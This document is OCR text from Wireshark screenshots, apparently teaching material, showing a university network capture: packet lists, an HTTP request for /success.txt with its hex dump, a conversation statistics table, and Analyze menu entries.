   69 13.892694   a1089.d.akamai.net      mfausto.amministraz…    TCP        66 [TCP Keep-Alive ACK] 80 → 4608 [ACK] Seq=1 Ack=2 Win=
  129 23.892990   mfausto.amministraz…    a1089.d.akamai.net      TCP        55 [TCP Keep-Alive] 4608 → 80 [ACK] Seq=1 Ack=1 Win=257
  130 23.905880   a1089.d.akamai.net      mfausto.amministraz…    TCP        66 [TCP Keep-Alive ACK] 80 → 4608 [ACK] Seq=1 Ack=2 Win=
 3276 33.808070   mfausto.amministraz…    a1089.d.akamai.net      HTTP      373 GET /success.txt HTTP/1.1
 3288 33.821166   a1089.d.akamai.net      mfausto.amministraz…    TCP        60 80 → 4608 [ACK] Seq=1 Ack=321 Win=245 Len=0
 3289 33.821469   a1089.d.akamai.net      mfausto.amministraz…    HTTP      438 HTTP/1.1 200 OK  (text/plain)
 3291 33.862894   mfausto.amministraz…    a1089.d.akamai.net      TCP        54 4608 → 80 [ACK] Seq=321 Ack=385 Win=255 Len=0
```


```
> Frame 3289: 438 bytes on wire (3504 bits), 438 bytes captured (3504 bits) on interface 0
> Ethernet II, Src: Cisco_f6:85:00 (08:96:ad:f6:85:00), Dst: mfausto.amministrazione.unicam (d8:50:e6:0a:e6:1d)
> Internet Protocol Version 4, Src: a1089.d.akamai.net (193.206.135.170), Dst: mfausto.amministrazione.unicam (193.205.92.97)
> Transmission Control Protocol, Src Port: 80, Dst Port: 4608, Seq: 1, Ack: 321, Len: 384
> Hypertext Transfer Protocol
> Line-based text data: text/plain (1 lines)
```

```
0000  d8 50 e6 0a e6 1d 08 96  ad f6 85 00 08 00 45 00   ·P······ ······E·
0010  01 a8 86 dc 40 00 3b 06  4f cc c1 ce 87 aa c1 cd   ····@·;· O·······
0020  5c 61 00 50 12 00 c0 1e  e7 fc c8 28 60 41 50 18   \a·P···· ···(`AP·
0030  00 f5 be a9 00 00 48 54  54 50 2f 31 2e 31 20 32   ······HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 43  6f 6e 74 65 6e 74 2d 54   00 OK··C ontent-T
0050  79 70 65 3a 20 74 65 78  74 2f 70 6c 61 69 6e 0d   ype: tex t/plain·
0060  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
0070  20 38 0d 0a 4c 61 73 74  2d 4d 6f 64 69 66 69 65    8··Last -Modifie
0080  64 3a 20 4d 6f 6e 2c 20  31 35 20 4d 61 79 20 32   d: Mon,  15 May 2
0090  30 31 37 20 31 38 3a 30  34 3a 34 30 20 47 4d 54   017 18:0 4:40 GMT
00a0  0d 0a 45 54 61 67 3a 20  22 61 65 37 38 30 35 38   ··ETag:  "ae78058
00b0  35 66 34 39 62 39 34 63  65 31 34 34 34 65 62 37   5f49b94c e1444eb7
00c0  64 32 38 39 30 36 31 32  33 22 0d 0a 41 63 63 65   d2890612 3"··Acce
00d0  70 74 2d 52 61 6e 67 65  73 3a 20 62 79 74 65 73   pt-Range s: bytes
```

wireshark_31F20730-8C4F-4C02-B264-D3E5F3F123B7_20181022102918_a12192.pcapng | Packets: 62145 · Displayed: 13 (0.0%) · Dropped: 0 (0.0%) | Profile: Default

```
rl-/>
Source                  Destination             Protocol
mfausto.amministraz…    a1089.d.akamai.net      HTTP
a1089.d.akamai.net      mfausto.amministraz…    TCP
mfausto.amministraz…    a1089.d.akamai.net      TCP
a1089.d.akamai.net      mfausto.amministraz…    TCP
mfausto.amministraz…    a1089.d.akamai.net      TCP
a1089.d.akamai.net      mfausto.amministraz…    TCP
mfausto.amministraz…    a1089.d.akamai.net      HTTP
a1089.d.akamai.net      mfausto.amministraz…    TCP
a1089.d.akamai.net      mfausto.amministraz…    HTTP
mfausto.amministraz…    a1089.d.akamai.net      TCP
```

Wireshark – Statistiche - Conversation




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets
0.0.0.0	255.255.255.255	3	1068	3	1068	
2.237.133.169	4helix.amministrazione.unicam	1	66	1	66	
10.1.0.111	193.205.92.164	1	66	1	66	
e-0009.e-msedge.net	mfausto.amministrazione.unicam	28	9032	14	7438	
a23-1-75-203.deploy.static.akamaitechnologies.com	fabriziounicam.local	9	811	9	811	
e15275.g.akamaiedge.net	mfausto.amministrazione.unicam	14	5645	8	5096	
scontent-mxp1-1.xx.fbcdn.net	mfausto.amministrazione.unicam	2.906	2634 k	2.092	2557 k	
star.c10r.facebook.com	mfausto.amministrazione.unicam	381	128 k	165	30 k	
video-mxp1-1.xx.fbcdn.net	mfausto.amministrazione.unicam	8.935	10 M	7.438	10 M	
facebook.com	mfausto.amministrazione.unicam	1.284	861 k	751	652 k	
host188-131-14-31.serverdedicati.aruba.it	193.205.92.27	1	90	1	90	
ec2-35-163-53-118.us-west-2.compute.amazonaws.com	mfausto.amministrazione.unicam	6	452	2	170	
37.77.114.151	193.205.92.67	1	66	1	66	
40.67.251.132	mfausto.amministrazione.unicam	95	11 k	32	5760	
ieonlinews.trafficmanager.net	mfausto.amministrazione.unicam	37	15 k	15	12 k	
db5-ap.settings.data.microsoft.com.akadns.net	mfausto.amministrazione.unicam	24	8442	10	7070	
pipeline-edge-prod-25-561439127.us-west-2.elb.amazonaws.com	mfausto.amministrazione.unicam	26	11 k	10	4180	
ec2-52-54-248-107.compute-1.amazonaws.com	cippus-ThinkPad-13.local	11	1078	11	1078	
onecollector.cloudapp.aria.akadns.net	mfausto.amministrazione.unicam	17	7329	8	4655	
db5-eap.settings.data.microsoft.com.akadns.net	mfausto.amministrazione.unicam	77	25 k	34	21 k	
81.ip-54-38-180.eu	farmy.amministrazione.unicam	2	140	2	140	
ec2-54-187-46-234.us-west-2.compute.amazonaws.com	mfausto.amministrazione.unicam	24	1474	12	818	
ec2-54-201-6-28.us-west-2.compute.amazonaws.com	mfausto.amministrazione.unicam	10	598	5	325	
ec2-54-210-203-205.compute-1.amazonaws.com	cippus-ThinkPad-13.local	11	1078	11	1078	
60.191.38.77	193.205.92.117	2	120	2	120	
wm-in-f94.1e100.net	mfausto.amministrazione.unicam	303	281 k	202	275 k	
stats.l.doubleclick.net	mfausto.amministrazione.unicam	49	8921	27	5950	
cello.client-channel.google.com	fabriziounicam.local	10	1164	10	1164	
cello.client-channel.google.com	pc-mancin-bea-2.amministrazione.unicam	1	105	1	105	
cello.client-channel.google.com	cippus-ThinkPad-13.local	12	1512	12	1512	

☑ Name resolution ☐ Limit to display filter ☐ Absolute start time

Wireshark – filtro http

http



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

http

```
No.     Time        Source           Destination       Protocol Length Info
      4 0.219409    193.205.92.97    216.58.205.142    HTTP        55 Continuation
      5 0.221411    193.205.92.97    216.58.205.142    HTTP        55 Continuation
     21 3.867041    193.205.92.97    193.206.135.170   HTTP        55 Continuation
   1149 26.913749   193.205.92.97    216.58.205.142    OCSP       512 Request
   1247 27.045948   216.58.205.142   193.205.92.97     OCSP       759 Response
   1249 27.047289   193.205.92.97    216.58.205.142    OCSP       512 Request
   1260 27.179422   216.58.205.142   193.205.92.97     OCSP       759 Response
   3276 33.808070   193.205.92.97    193.206.135.170   HTTP       373 GET /success.txt HTTP/1.1
   3289 33.821469   193.206.135.170  193.205.92.97     HTTP       438 HTTP/1.1 200 OK  (text/plain)
                                                       CSP        512 Request
                                                       CSP        512 Request
                                                       CSP        512 Request
                                                       CSP        512 Request
                                                       CSP        759 Response
                                                       CSP        759 Response
```

```
3504 bits) on interface 0
tekC_0a:e6:1d (d8:50:e6:0a:e6:1d)
.92.97
q: 1, Ack: 321, Len: 384
```


```
                                                      ······E·
                                                      O·······
                                                      ···(`AP·
0040  30 30 20 4f 4b 0d 0a 43  6f 6e 74 65 6e 74 2d 54   00 OK··C ontent-T
0050  79 70 65 3a 20 74 65 78  74 2f 70 6c 61 69 6e 0d   ype: tex t/plain·
0060  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
0070  20 38 0d 0a 4c 61 73 74  2d 4d 6f 64 69 66 69 65    8··Last -Modifie
0080  64 3a 20 4d 6f 6e 2c 20  31 35 20 4d 61 79 20 32   d: Mon,  15 May 2
0090  30 31 37 20 31 38 3a 30  34 3a 34 30 20 47 4d 54   017 18:0 4:40 GMT
00a0  0d 0a 45 54 61 67 3a 20  22 61 65 37 38 30 35 38   ··ETag:  "ae78058
00b0  35 66 34 39 62 39 34 63  65 31 34 34 34 65 62 37   5f49b94c e1444eb7
00c0  64 32 38 39 30 36 31 32  33 22 0d 0a 41 63 63 65   d2890612 3"··Acce
00d0  70 74 2d 52 61 6e 67 65  73 3a 20 62 79 74 65 73   pt-Range s: bytes
00e0  0d 0a 53 65 72 76 65 72  3a 20 41 6d 61 7a 6f 6e   ··Server : Amazon
00f0  53 33 0d 0a 58 2d 41 6d  7a 2d 43 66 2d 49 64 3a   S3··X-Am z-Cf-Id:
0100  20 4e 33 59 56 78 49 66  41 58 64 55 36 5f 48 43    N3YVxIf AXdU6_HC
0110  79 59 50 45 55 7a 55 4e  79 64 4e 4a 30 62 66 35   yYPEUzUN ydNJ0bf5
```

Hypertext Transfer Protocol: Protocol

Packets: 20508 · Displayed: 23 (0.1%)

Profile: Default

Wireshark – Analizza


*Ethernet
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
http
Expression…
Display Filters...
Display Filter Macros...
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare a Filter
Conversation Filter
Enabled Protocols... Ctrl+Shift+E
Decode As...
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Show Packet Bytes... Ctrl+Shift+O
Expert Information
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
SSL Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H


```
     Source     Protocol  Length  Info
99   193.2      HTTP       55 Continuation
11   193.2      HTTP       55 Continuation
41   193.2      HTTP       55 Continuation
749  193.2      OCSP      512 Request
048  216.5      OCSP      759 Response
289  193.2      OCSP      512 Request
422  216.5      OCSP      759 Response
070  193.2      HTTP      373 GET /success.txt HTTP/1.1
469  193.2      HTTP      438 HTTP/1.1 200 OK  (text/plain)
482  193.2      OCSP      512 Request
587  193.2
317  193.2
416  193.2
494  216.5
398  216.5
```

```
38 bytes on wire (3504 bits), 438 bytes captured (3504 bits) on interface 0
Src: Cisco_f6:85:00 (08:96:ad:f6:85:00), Dst: AsustekC_0a:e6:1d (d8:50:e6:0a:e6:1d)
ocol Version 4, Src: 193.206.135.170, Dst: 193.205.92.97
Control Protocol, Src Port: 80, Dst Port: 4608, Seq: 1, Ack: 321, Len: 384
nsfer Protocol
xt data: text/plain (1 lines)
```

```
      0a e6 1d 08 96  ad f6 85 00 08 00 45 00   ·P······ ······E·
      dc 40 00 3b 06  4f cc c1 ce 87 aa c1 cd   ····@·;· O·······
